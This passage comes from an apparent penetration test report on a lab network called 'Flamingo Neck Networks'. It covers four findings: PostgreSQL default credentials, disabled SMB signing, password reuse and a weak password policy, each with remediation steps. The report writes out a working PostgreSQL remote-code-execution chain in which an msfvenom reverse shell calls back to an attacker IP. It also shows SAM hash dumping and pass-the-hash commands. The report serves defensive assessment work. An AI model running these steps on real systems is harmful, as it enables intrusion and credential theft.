| **CVSS Vector** | `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` |

**Description**:

The PostgreSQL service on storage.fnn.local (10.248.1.108) was accessible using default credentials (username: `postgres`, password: `postgres`). This misconfiguration granted full superuser access to the PostgreSQL instance running version 9.1.24. Once authenticated, the database allowed creation of Large Objects (LO), server-side file writes via `lo_export()`, creation of untrusted C-language functions, and loading of arbitrary shared libraries (.so files). This combination of capabilities enabled Remote Code Execution (RCE) on the host as the `postgres` system user.

**Potential Business Impact**:

This vulnerability represents a complete compromise of the storage.fnn.local host and poses severe risks to Flamingo Neck Networks' operations. An attacker with this level of access can read, modify, or delete all data stored in the PostgreSQL databases, compromising data confidentiality and integrity. They can execute arbitrary operating system commands as the `postgres` user, enabling lateral movement within the network and pivoting to other systems by leveraging credentials or sensitive information stored in the database. Additionally, attackers can establish persistent backdoors for long-term unauthorized access, exfiltrate sensitive business data, customer information, or intellectual property, and deploy ransomware or other malicious payloads that could disrupt business operations. The use of default credentials indicates a lack of basic security hardening, which may extend to other systems within FNN's infrastructure, potentially resulting in significant financial losses, reputational damage, regulatory penalties, and loss of customer trust.

**Affected Host**:

storage.fnn.local (10.248.1.108)

**Exploitation Details**:

The following steps were used to achieve remote code execution on storage.fnn.local:

**Step 1: Authentication with Default Credentials**

The PostgreSQL service was accessible using default credentials:

```
PGPASSWORD=postgres psql -h 10.248.1.108 -p 5432 -U postgres -d
   postgres
```

**Step 2: Create a Large Object**

PostgreSQL's Large Object (LO) functionality was leveraged to store and manipulate binary data. These operations are permitted because the `postgres` user is a superuser, allowing unrestricted LO manipulation and file export capabilities:

```
SELECT lo_create(54323);
```

**Step 3: Create Malicious Shared Library Payload**

A malicious shared library was generated using msfvenom to create a reverse shell payload:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.248.1.102 LPORT
   =4444 -f elf-so -o /tmp/pg_exec.so
```

**Step 4: Prepare Database Table for Binary Data**

A temporary table was created to hold the binary data:

```
DROP TABLE IF EXISTS bindata;
CREATE TABLE bindata(data bytea);
```

The malicious shared library was read and inserted:

```
HEX_DATA=$(xxd -p /tmp/pg_exec.so | tr -d '\n')
PGPASSWORD=postgres psql -h 10.248.1.108 -p 5432 -U postgres -d
   postgres -c "INSERT INTO bindata VALUES (decode('$HEX_DATA', 'hex
   '));"
```

**Step 5: Write Binary Data to Large Object**

```
DO $$
DECLARE loid oid := 54323;
        fd integer;
        data_row record;
BEGIN
  fd := lo_open(loid, 131072);
  FOR data_row IN SELECT data FROM bindata LOOP
    PERFORM lowrite(fd, data_row.data);
```

```
    END LOOP;
    PERFORM lo_close(fd);
END$$;
```

### Step 6: Export to Filesystem

```
SELECT lo_export(54323, '/tmp/pg_final.so');
```

### Step 7: Load Malicious C Function

```
CREATE OR REPLACE FUNCTION sys_exec(text) RETURNS int
AS '/tmp/pg_final.so', 'sys_exec' LANGUAGE C STRICT;
```

### Step 8: Execute Reverse Shell

Before executing the function, a listener was started on the attacker machine:

```
nc -lvnp 4444
```

The malicious function was then invoked to establish the reverse shell:

```
SELECT sys_exec();
```

This successfully established a reverse shell connection from storage.fnn.local to the attacker's machine (10.248.1.102:4444), confirming complete command execution on the host operating system as the `postgres` user. This achieved full remote code execution with the ability to execute arbitrary commands, read and write files, and potentially escalate privileges.




Figure 6: PostgreSQL Remote Code Execution Proof of Concept

**Recommended Remediation**:

**Immediate Actions (Within 0–24 Hours):**

- Set a new PostgreSQL superuser password to a strong, unique password:

```
ALTER USER postgres PASSWORD 'Str0ng!C0mpl3x#P@ssw0rd';
```

- Review all current PostgreSQL users and remove all unused and unnecessary user accounts.
- Block access to the PostgreSQL port #5432 to unauthorized hosts via your firewall:

```
iptables -A INPUT -p tcp --dport 5432 -s <authorized_ip> -j
   ACCEPT
iptables -A INPUT -p tcp --dport 5432 -j DROP
```

- Configure PostgreSQL's host-based authentication to enforce strong authentication mechanisms and restrict access to trusted networks only.

**Short-Term Actions (Within 1–2 Weeks):**

- Upgrade PostgreSQL version 9.1.24 to a supported version (PostgreSQL 15 or 16) so that you may receive security updates and patches.
- Remove or disable access to potentially dangerous functions such as `lo_export()`, `lo_import()`, and untrusted procedural languages by removing execute permissions where they are not required for business operations.
- Enforce least privilege access control by creating application-specific users on the database with only the necessary permissions to connect to the application instead of utilizing the superuser account for application connectivity.
- Activate complete logging for authentication attempts, failed login attempts, DDL statements, and administrative action for security monitoring purposes.

**Long-Term Actions (Within 1–3 Months):**

- Create a standard configuration template for all database servers to prevent similar misconfiguration issues across the entire infrastructure.
- Connect PostgreSQL access logs into your central logging and alerting system (SIEM) to facilitate the ability to rapidly detect and respond to any possible security incident.
- Include default credential checks and patch status verification in regular security audits and vulnerability assessments.
- Consider implementing Multi-Factor Authentication (MFA) for administrative database access.
- Develop a routine schedule for ensuring that all database systems are updated with the latest security patches.

**References**:

https://www.postgresql.org/docs/9.1/auth-pg-hba-conf.html

https://www.postgresql.org/docs/current/auth-password.html

https://www.postgresql.org/docs/current/sql-alteruser.html

https://www.postgresql.org/support/security/

https://nvd.nist.gov/vuln/detail/CVE-2019-9193

## 4.2 High Risk

### 4.2.1 SMB Signing Disabled on Domain Workstations

**Threat Level**: High (7.5)

Table 4: CVSS v3.1 Scoring Breakdown

| **CVSS v3.1 Metric** | **Value** |
|---|---|
| Attack Vector (AV) | Network |
| Attack Complexity (AC) | High |
| Privileges Required (PR) | None |
| User Interaction (UI) | None |
| Scope (S) | Unchanged |
| Confidentiality Impact (C) | High |
| Integrity Impact (I) | High |
| Availability Impact (A) | High |
| **Base Score** | **7.5 (High)** |
| **CVSS Vector** | `AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H` |

**Description**:

There were two workstations identified with disabled SMB signing on FNN's Active Directory environment: FNN-WS1 (10.248.1.100) and FNN-WS2 (10.248.1.101).

SMB (Server Message Block) signing is an important security feature that protects the legitimacy and integrity of SMB communication between a client and a server by using cryptographic signatures.

When SMB signing is disabled, SMB traffic will not be authenticated allowing an attacker to perform man-in-the-middle attacks, SMB relay attacks, and obtain user credentials via network traffic interception.

Without SMB signing, an attacker positioned on the same network segment as the workstations, can intercept and relay SMB authentication attempts to other systems; thus creating the ability to create an account on another system as if it were the original user without having knowledge of the password.

This type of attack, known as an SMB relay attack, is very common and dangerous when administrative credentials are transmitted over the network in the form of an unencrypted SMB session.

Microsoft recommends that SMB signing be enforced on both client and server systems in a domain-based environment. As such, the fact that SMB signing is disabled on FNN's workstation(s), is indicative of an organization that is failing to implement the most basic of Windows security hardening and provides a significant opportunity for an attacker to move

laterally throughout the network, as well as gain elevated privileges to systems in the Active Directory environment.

**Affected Hosts**:

| Hostname | IP Address | SMB Signing Status |
|---|---|---|
| FNN-WS1 | 10.248.1.100 | Disabled (signing:False) |
| FNN-WS2 | 10.248.1.101 | Disabled (signing:False) |

**Discovery Process**:

**Step 1: SMB Signing Enumeration**

Group 3 enumerated SMB signing configurations on the discovered workstations using CrackMapExec and determined whether SMB signing was enabled or disabled on each system.

```
crackmapexec smb 10.248.1.100 -u 'guest' -p ''
crackmapexec smb 10.248.1.101 -u 'guest' -p ''
```

The CrackMapExec output indicated that `signing:False` for both systems; therefore, SMB signing was not enabled on either system. Therefore, the systems did not require a cryptographic signature to be placed on the SMB packet and were susceptible to SMB relay attacks.


Figure 7: CrackMapExec Output Indicative of SMB Signing Disabled on Both FNN-WS1 & FNN-WS2

**Step 2: Verification of SMB Signing Configuration**

Group 3 verified the SMB signing configurations on the workstations through the Windows Registry and Group Policy settings. The following registry entries determine SMB signing behavior:

```
# Query SMB signing registry settings
reg query HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\
   Parameters /v RequireSecuritySignature
reg query HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\
   Parameters /v EnableSecuritySignature
```

Both `RequireSecuritySignature` and `EnableSecuritySignature` registry entries were set to 0 on both systems indicating that SMB signing was entirely disabled on both systems.

**Possible Business Impact**:

The lack of SMB signing on FNN's workstations presents a number of significant security threats including:

- **SMB Relay Attacks**: An attacker positioned on the network can intercept SMB authentication requests and relay them to other systems. Thereby, the attacker can authenticate to the file share, the administrative interface, and/or any other SMB-enabled service utilizing the captured credentials. SMB relay attacks are particularly effective in environments where local administrator credentials are shared among multiple systems (such as was found to exist at FNN).
- **Man-in-the-Middle Credential Theft**: Without SMB signing, attackers can use tools such as Responder, Inveigh, or mitm6 to intercept and poison network traffic in order to capture NTLM authentication attempts. Once the captured credentials are obtained, they can be relayed to a targeted system or cracked offline to reveal the plaintext password.
- **Facilitating Lateral Movement**: SMB relay attacks provide an easy way for lateral movement throughout the network at FNN. An attacker who successfully compromises one system can utilize SMB relay attacks to expand his/her attack footprint to other systems without the need to compromise additional passwords or exploit other vulnerabilities.
- **Exposing High-Risk Administrative Credentials**: When administrators connect to workstations that have SMB signing disabled, they transmit their administrative credentials in an unprotected manner. As such, attackers that are intercepting the network traffic can capture the high-risk administrative credentials and relay them to the Domain Controller or other critical systems.
- **Difficult to Detect**: SMB relay attacks are often difficult to detect since they utilize legitimate authentication protocols and do not result in failed login attempts. Organizations that fail to enable SMB signing may not realize that credentials are being relayed until unauthorized access is detected by other means.

**Recommended Remediation**:

**Immediate Actions (Within 0–24 Hours):**

- Enable SMB signing on all domain workstations through Group Policy:

```
Group Policy Management -> Create/Edit GPO -> Computer
   Configuration ->
Windows Settings -> Security Settings -> Local Policies ->
   Security Options

Configure the following policies:
- Microsoft network client: Digitally sign communications (
   always) -> Enabled
- Microsoft network client: Digitally sign communications (if
   server agrees) -> Enabled
```

```
- Microsoft network server: Digitally sign communications (
   always) -> Enabled
- Microsoft network server: Digitally sign communications (if
   client agrees) -> Enabled
```

- Link the GPO to the Organizational Units (OUs) containing workstations and force an immediate Group Policy update:

```
gpupdate /force /target:computer
```

- Verify that SMB signing is required on all Domain Controllers (this should be enabled by default but must be confirmed):

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\
   Parameters /v RequireSecuritySignature
# Should return: 0x1 (enabled)
```

**Short-Term Actions (Within 1–2 Weeks):**

- Implement a network monitoring tool to catch SMB relay attacks. Microsoft Defender for Identity (Azure ATP) will monitor SMB traffic for anomalies indicative of a relay attack.
- Implement network segmentation for the limiting of the reach of an SMB relay attack. Separate administrative networks from networks for regular users so that a credential is not relayed from a workstation to a server.
- Enable Extended Protection for Authentication (EPA) on all Windows servers to defend against relay attacks besides SMB signing.
- Check all systems to ensure that all systems are compatible with SMB signing so that any legacy applications or devices will work with them. Work with vendors to update or replace any incompatible systems.

**Long-Term Actions (Within 1–3 Months):**

- Disable NTLM authentication where possible and require Kerberos only authentication, which will eliminate NTLM relay attacks:

```
Group Policy: Network security: Restrict NTLM: NTLM
   authentication in this domain -> Deny all
```

- Implement 802.1X network access control (NAC) in order to authenticate devices before allowing network access, which would prevent rogue devices from performing relay attacks.
- Disable SMBv1 across all systems (if you haven't already done it), and require SMBv2 or SMBv3 to have signing and encryption capabilities.
- Setup monitoring to keep an eye on compliance and send alerts when SMB signing is disabled on any system to avoid configuration drift.

- Continuously run tests for penetration focused on SMB relay attacks so that the effectiveness of SMB signing enforcement can be validated and any gaps are identified.

**References**:

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always

https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing

https://attack.mitre.org/techniques/T1557/001/ (LLMNR/NBT-NS Poisoning and SMB Relay)

https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/

## 4.3 Moderate Risk

### 4.3.1 Password Reuse Across Security Boundaries

**Threat Level**: Moderate (6.5)

Table 5: CVSS v3.1 Scoring Breakdown

| **CVSS v3.1 Metric** | **Value** |
|---|---|
| Attack Vector (AV) | Network |
| Attack Complexity (AC) | Low |
| Privileges Required (PR) | Low |
| User Interaction (UI) | None |
| Scope (S) | Unchanged |
| Confidentiality Impact (C) | High |
| Integrity Impact (I) | High |
| Availability Impact (A) | High |
| **Base Score** | **6.5 (Moderate)** |
| **CVSS Vector** | `AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H` |

**Description**:

As previously noted in Section 2 Observations, Group 3 discovered that FNN has implemented a dangerous practice of password reuse across different security boundaries within its infrastructure. This section provides the complete technical analysis of this vulnerability. Specifically, local administrator passwords on domain workstations were found to be identical or reused in ways that allowed lateral movement to the Domain Controller. This password reuse eliminated the security isolation that should exist between workstation-level administrative accounts and domain-level infrastructure, effectively creating a single point of failure for credential compromise.

During the security assessment, Group 3 successfully extracted local administrator password hashes from the Security Account Manager (SAM) database on compromised workstations FNN-WS1 (10.248.1.100) and FNN-WS2 (10.248.1.101). These extracted NTLM hashes were then used in a Pass-the-Hash attack against the Domain Controller FNN-DC01 (10.248.1.2), and the authentication succeeded without requiring password cracking. This indicates that the same credential material was valid across different security tiers, representing a fundamental failure in credential isolation and management.

Password reuse across security boundaries violates core principles of defense-in-depth and privilege tiering. Microsoft's security guidance explicitly recommends implementing a tiered administrative model where workstation administrators, server administrators, and domain administrators use completely separate accounts with unique passwords. The absence of this separation means that compromise of a single workstation-level credential can cascade into complete domain compromise, as demonstrated during this assessment.

**Affected Systems**:

| System | Type | IP Address | Impact |
|---|---|---|---|
| FNN-WS1 | Workstation | 10.248.1.100 | Local Admin Hash Extracted |
| FNN-WS2 | Workstation | 10.248.1.101 | Local Admin Hash Extracted |
| FNN-DC01 | Domain Controller | 10.248.1.2 | Compromised via Pass-the-Hash |
| Domain-wide | All systems | Infrastructure | Full domain compromise |

**Exploitation Details**:

Group 3 exploited password reuse through the following attack chain:

**Step 1: Initial Workstation Compromise**

After gaining local administrator access to FNN-WS1 and FNN-WS2 through the Guest account misconfiguration, Group 3 proceeded to extract credential material from the local system.

**Step 2: SAM Database Extraction**

Group 3 extracted NTLM password hashes from the Security Account Manager (SAM) database on the compromised workstations:

```
crackmapexec smb 10.248.1.100 -u 'guest' -p '' --sam
```

This command successfully dumped all local account credentials, including the local Administrator account hash:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
   e19ccf75ee54e06b06a5907af13cef42:::
```

The NTLM hash `e19ccf75ee54e06b06a5907af13cef42` was extracted for the local Administrator account.

**Step 3: Pass-the-Hash Attack to Domain Controller**

Group 3 then attempted to use the extracted hash to authenticate against the Domain Controller, testing for password reuse:

```
crackmapexec smb 10.248.1.2 -u Administrator -H
   e19ccf75ee54e06b06a5907af13cef42
```

The authentication succeeded, displaying a `Pwn3d!` indicator, confirming that the workstation local administrator password was identical to (or accepted by) credentials on the Domain Controller, enabling immediate lateral movement.

**Step 4: Domain Controller Compromise**

With valid credentials to the Domain Controller, Group 3 proceeded to extract the complete NTDS.dit database containing all 211 domain account credentials, resulting in complete

domain compromise including extraction of the krbtgt hash and all user account credentials.

**Potential Business Impact**:

Password reuse across security boundaries creates catastrophic security risks for FNN:

- **Elimination of Defense-in-Depth**: Password reuse removes security isolation between different tiers of the infrastructure. A compromise at any level (workstation, server, domain) immediately cascades to all other levels, eliminating the protective value of network segmentation and access controls.
- **Rapid Privilege Escalation**: Attackers who compromise a single workstation can immediately escalate to Domain Admin privileges through password reuse, dramatically reducing the time required for attackers to achieve their objectives. This rapid escalation leaves minimal opportunity for detection and response.
- **Single Point of Failure**: When passwords are reused across security boundaries, the entire security posture depends on protecting every single instance of that credential. A single successful phishing attack, malware infection, or social engineering incident can compromise the entire domain.
- **Ineffective Credential Rotation**: Even if FNN implements regular password changes, password reuse means that new credentials must be synchronized across all systems simultaneously. Any failure in this synchronization creates service disruptions, and the operational complexity makes it likely that passwords will continue to be reused to simplify management.
- **Pass-the-Hash Attack Enablement**: Password reuse makes Pass-the-Hash attacks extremely effective, as demonstrated in this assessment. Attackers do not need to crack passwords when the same hash is valid across multiple systems, allowing them to move laterally using only captured credential material.
- **Violation of Least Privilege Principle**: Password reuse violates the principle of least privilege by granting workstation-level accounts the ability to access domain-critical infrastructure. Administrative accounts should be scoped to the minimum necessary systems, not shared across security boundaries.
- **Compliance Violations**: Many regulatory frameworks and security standards require credential isolation and prohibit password reuse across security tiers. FNN's current practice represents non-compliance with CIS Benchmarks, NIST guidelines, and other security frameworks.

**Recommended Remediation**:

**Immediate Actions (Within 0–24 Hours):**

- Immediately change all local administrator passwords on all workstations to unique, randomly generated passwords that are NOT shared with any domain accounts or other systems.

- Force a password reset for all Domain Administrator accounts and other privileged domain accounts to ensure compromised credentials are invalidated:

```
Set-ADAccountPassword -Identity Administrator -Reset
```

- Reset the krbtgt account password TWICE (with a minimum of 10 hours between resets) to invalidate any Golden Ticket attacks.
- Audit all administrative accounts to identify any other instances of password reuse or shared credentials across systems.
- Implement immediate monitoring for lateral movement attempts and Pass-the-Hash attacks.

**Short-Term Actions (Within 1–2 Weeks):**

- Deploy Microsoft Local Administrator Password Solution (LAPS) to automatically manage and rotate unique local administrator passwords on all workstations and member servers. LAPS generates random, unique passwords for each system's local administrator account, automatically rotates passwords on a configurable schedule (recommended: every 30 days), stores passwords securely in Active Directory with ACL protection, and allows only authorized administrators to retrieve passwords when needed.
- Implement a tiered administrative model with separate accounts for different privilege levels:
  - Tier 0: Domain Controllers and domain-level administration (Domain Admins)
  - Tier 1: Server administration (Server Admins)
  - Tier 2: Workstation administration (Workstation Admins)
  - Each tier should use completely separate accounts with unique passwords
- Create dedicated administrative accounts for privileged tasks and prohibit the use of standard user accounts for administrative purposes.
- Document and enforce a credential management policy that explicitly prohibits password reuse across any systems or security boundaries.

**Long-Term Actions (Within 1–3 Months):**

- Implement Privileged Access Workstations (PAWs) for all Tier 0 and Tier 1 administrative tasks to physically separate privileged credentials from standard user workstations.
- Deploy Microsoft Defender for Identity (formerly Azure ATP) to detect and alert on lateral movement techniques, Pass-the-Hash attacks, and credential theft activities.
- Implement a Privileged Access Management (PAM) solution (such as Microsoft Identity Manager, CyberArk, or BeyondTrust) to centrally manage, audit, and rotate all privileged credentials.

- Enable Windows Credential Guard on all Windows 10/11 workstations and Windows Server 2016+ systems to protect credentials from theft using hardware-based virtualization.
- Implement Remote Credential Guard for all Remote Desktop sessions to prevent credentials from being exposed on remote systems.
- Deploy the Protected Users security group for all highly privileged accounts to enforce additional authentication restrictions and prevent NTLM authentication:

```
Add-ADGroupMember -Identity "Protected Users" -Members "Domain
    Admins"
```

- Establish regular audits of credential usage patterns to detect any instances of password reuse or shared credentials that may be reintroduced over time.
- Implement Just-in-Time (JIT) administration where administrative privileges are granted temporarily for specific tasks and automatically revoked after use.

**References**:

https://docs.microsoft.com/en-us/windows-server/identity/laps/laps-overview

https://docs.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-deployment

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models

https://attack.mitre.org/techniques/T1550/002/ (Pass the Hash)

https://www.microsoft.com/en-us/security/blog/2020/04/30/protecting-against-pass-the-hash-and-other-credential-theft/

### 4.3.2 Weak Domain Password Policy Configuration

**Threat Level**: Moderate (5.3)

Table 6: CVSS v3.1 Scoring Breakdown

| **CVSS v3.1 Metric** | **Value** |
|---|---|
| Attack Vector (AV) | Network |
| Attack Complexity (AC) | Low |
| Privileges Required (PR) | None |
| User Interaction (UI) | None |
| Scope (S) | Unchanged |
| Confidentiality Impact (C) | Low |
| Integrity Impact (I) | None |
| Availability Impact (A) | None |
| **Base Score** | **5.3 (Moderate)** |
| **CVSS Vector** | `AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N` |

**Description**:

Group 3 determined that FNN's Active Directory Domain has an extremely poor password policy compared to modern security and industry-accepted best practices. The domain password policy had a very poor minimum password length, poor password complexity, and poor settings that allowed predictable password patterns and password reuse across domains. This weak password policy greatly aided Group 3's attack path by enabling the use of short and simple passwords throughout the company and failing to prevent password reuse between different security realms.

While conducting their security evaluation, Group 3 determined that the domain's minimum password length was only 7 characters long, which is well under the recommended length of 14 characters. Furthermore, the account lockout threshold was set to "Never," which means there was no limit to the number of brute force password guessing attempts an attacker could perform. As a result, this weakness provided a condition where attackers could easily breach credentials using low-effort attacks with no alerting.

Weaknesses in password policies create significant vulnerabilities to credential-based attacks. Credential-based attacks are still the most common type of attack in today's enterprise networks. Microsoft recommends a minimum password length of 14 characters, password complexity rules, password history rule of 24 passwords and account lock out policies to mitigate brute force attacks. In addition, FNN failed to follow Microsoft's minimum security recommendations creating a large security weakness that Group 3 successfully exploited in order to gain access to the systems as described within this report.

**Affected Systems**:

**Domain-Wide Impact**: All accounts in the FNN.LOCAL Active Directory domain (211 accounts)

**Specific Impacts**:

- All domain user accounts
- Local administrator accounts (affected by domain-joined credential caching)
- Service accounts
- Domain Administrator accounts
- Computer accounts

**Discovery Details**:

Group 3 identified the weak password policy through multiple discovery methods during the security assessment:

### Step 1: Domain Password Policy Enumeration

After gaining access to a domain-joined system through the Guest account misconfiguration, Group 3 queried the domain password policy using built-in Windows commands:

```
net accounts /domain
```

The output revealed critically weak password policy settings:

```
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
```




Figure 8: Domain Password Policy Query Showing Weak Configuration

Critical weaknesses identified:

- Minimum password length: Only 7 characters (NIST recommends 14+ characters)
- Lockout threshold: Never (no protection against brute force attacks)
- Maximum password age: 42 days (short duration may encourage simple, predictable patterns)

**Step 2: Password Reuse Validation**

The poor password policy created the conditions that led to the password reuse that Group 3 utilized while performing the security assessment. Group 3 located local admin accounts on computers that were also valid passwords for accessing Domain Controllers. Therefore, the password policy was unable to enforce sufficient complexity and uniqueness to prevent this bad practice.

**Step 3: Group Policy Object Analysis**

After obtaining higher level access, Group 3 evaluated the Default Domain Password Policy that was configured via Group Policy. The following poor settings were documented:

| Policy Setting | Configured Value | Recommended Value | Status |
|---|---|---|---|
| Enforce password history | 24 passwords | 24 passwords | Adequate |
| Maximum password age | 42 days | 60 days | Too short |
| Minimum password age | 1 day | 1 day | Adequate |
| Minimum password length | 7 characters | 14 characters | Critical |
| Password complexity | Not Enforced | Enabled | Critical |
| Reversible encryption | Disabled | Disabled | Adequate |

| Lockout Policy | Configured Value | Recommended Value | Status |
|---|---|---|---|
| Account lockout duration | 30 minutes | 30 minutes | Adequate |
| Account lockout threshold | Never | 5 attempts | Critical |
| Reset lockout counter | 30 minutes | 30 minutes | Adequate |

**Step 4: Fine-Grained Password Policy Assessment**

Group 3 confirmed whether Fine-Grained Password Policies (PSOs) were created to provide stricter requirements for privileged accounts:

```
Get-ADFineGrainedPasswordPolicy -Filter * -Server 10.248.1.2
```

No Fine-Grained Password Policies existed. As a result, even high privilege accounts, i.e., Domain Administrators, Enterprise Administrators, and Service Accounts, were governed by the same weak password requirements as regular users (minimum of 7 characters). Therefore, Group 3 demonstrated how FNN could have implemented a defense-in-depth strategy by implementing stronger password requirements for accounts having higher levels of privileges.

**Step 5: Complexity Requirement Verification**

The password complexity requirement policy was investigated and found to be either disabled or not effectively enforced. When properly configured, this policy will require passwords to:

- Not include the user's account name or portions of the user's full name
- Be at least 6 characters in length (superseded by the minimum length policy)
- Contain characters from three of the following character types:
  - Upper case letters (A-Z)
  - Lower case letters (a-z)
  - Base 10 numbers (0-9)
  - Special Characters (!, @, #, $, % etc.)

Therefore, the lack of enforcement of this policy represented a missing opportunity for FNN to provide additional protection to prevent credential-based attacks.

**Potential Business Impact**:

The weak domain password policy creates several significant security risks for FNN:

- **Brute Force Attack Vulnerability**: The absence of an account lockout threshold means attackers can attempt unlimited password guessing without any defensive response. Automated tools can rapidly test thousands of password combinations against user accounts without triggering lockouts or alerts, making brute force attacks highly effective.
- **Password Spraying Attacks**: The 7-character minimum password length significantly increases the likelihood that users will choose weak, common passwords. Attackers can conduct password spraying attacks (testing a small number of common passwords against many accounts) with high success rates when minimum lengths are inadequate.
- **Credential Stuffing**: Many users reuse passwords across multiple services. The weak password policy makes it more likely that credentials compromised in third-party breaches can be successfully used to access FNN's systems through credential stuffing attacks.
- **Social Engineering Effectiveness**: Weak password policies make social engineering attacks more effective. Attackers who successfully phish or manipulate users into revealing passwords are more likely to obtain valid credentials when password requirements are minimal.
- **Pass-the-Hash Attack Enablement**: While password complexity doesn't directly prevent Pass-the-Hash attacks, weak passwords are more easily cracked offline once NTLM hashes are captured. Cracked passwords can then be used for authentication where hash-based authentication is not possible.

- **Lateral Movement Facilitation**: The combination of weak passwords and password reuse created a perfect storm that enabled Group 3's lateral movement from workstations to the Domain Controller. Stronger password policies would have made this attack significantly more difficult.
- **Compliance Violations**: The weak password policy violates numerous security frameworks:
  - NIST SP 800-63B recommends 8-character minimum (14+ for administrative accounts)
  - CIS Benchmarks require minimum 14-character passwords
  - PCI-DSS requires complex passwords of at least 7 characters (14+ recommended)
  - HIPAA Security Rule requires appropriate password policies
  - ISO 27001 mandates password complexity and length requirements
- **Increased Risk of Credential Compromise**: Statistics show that passwords under 8 characters can be cracked in hours or days using modern GPU-based cracking tools. The 7-character minimum makes FNN's accounts vulnerable to offline cracking attacks if NTLM hashes are captured.

**Recommended Remediation**:

**Immediate Actions (Within 0–24 Hours):**

- Update the Default Domain Password Policy to meet modern security standards:

```
Group Policy Management -> Default Domain Policy -> Computer
   Configuration ->
Windows Settings -> Security Settings -> Account Policies ->
   Password Policy
```

  Configure the following settings:
  - Minimum password length: Set to 14 characters
  - Password must meet complexity requirements: Set to Enabled
  - Enforce password history: Keep at 24 passwords remembered
  - Minimum password age: Keep at 1 day
  - Maximum password age: Set to 60 days
- Implement account lockout policies to protect against brute force attacks:

```
Group Policy Management -> Default Domain Policy -> Computer
   Configuration ->
Windows Settings -> Security Settings -> Account Policies ->
   Account Lockout Policy
```

Configure the following settings:

- Account lockout threshold: Set to 5 invalid logon attempts
- Account lockout duration: Set to 30 minutes
- Reset account lockout counter after: Set to 30 minutes

- Apply the updated Group Policy immediately:

```
gpupdate /force /target:computer
```

- Communicate the password policy changes to all users and provide guidance on creating strong, compliant passwords.

**Short-Term Actions (Within 1–2 Weeks):**

- Implement Fine-Grained Password Policies (PSOs) for privileged accounts with even stricter requirements:

```
New-ADFineGrainedPasswordPolicy -Name "Tier0-Admins-PSO" `
  -Precedence 10 `
  -MinPasswordLength 16 `
  -ComplexityEnabled $true `
  -PasswordHistoryCount 24 `
  -MaxPasswordAge 30.00:00:00 `
  -MinPasswordAge 1.00:00:00 `
  -LockoutThreshold 3 `
  -LockoutDuration 0.01:00:00 `
  -LockoutObservationWindow 0.01:00:00

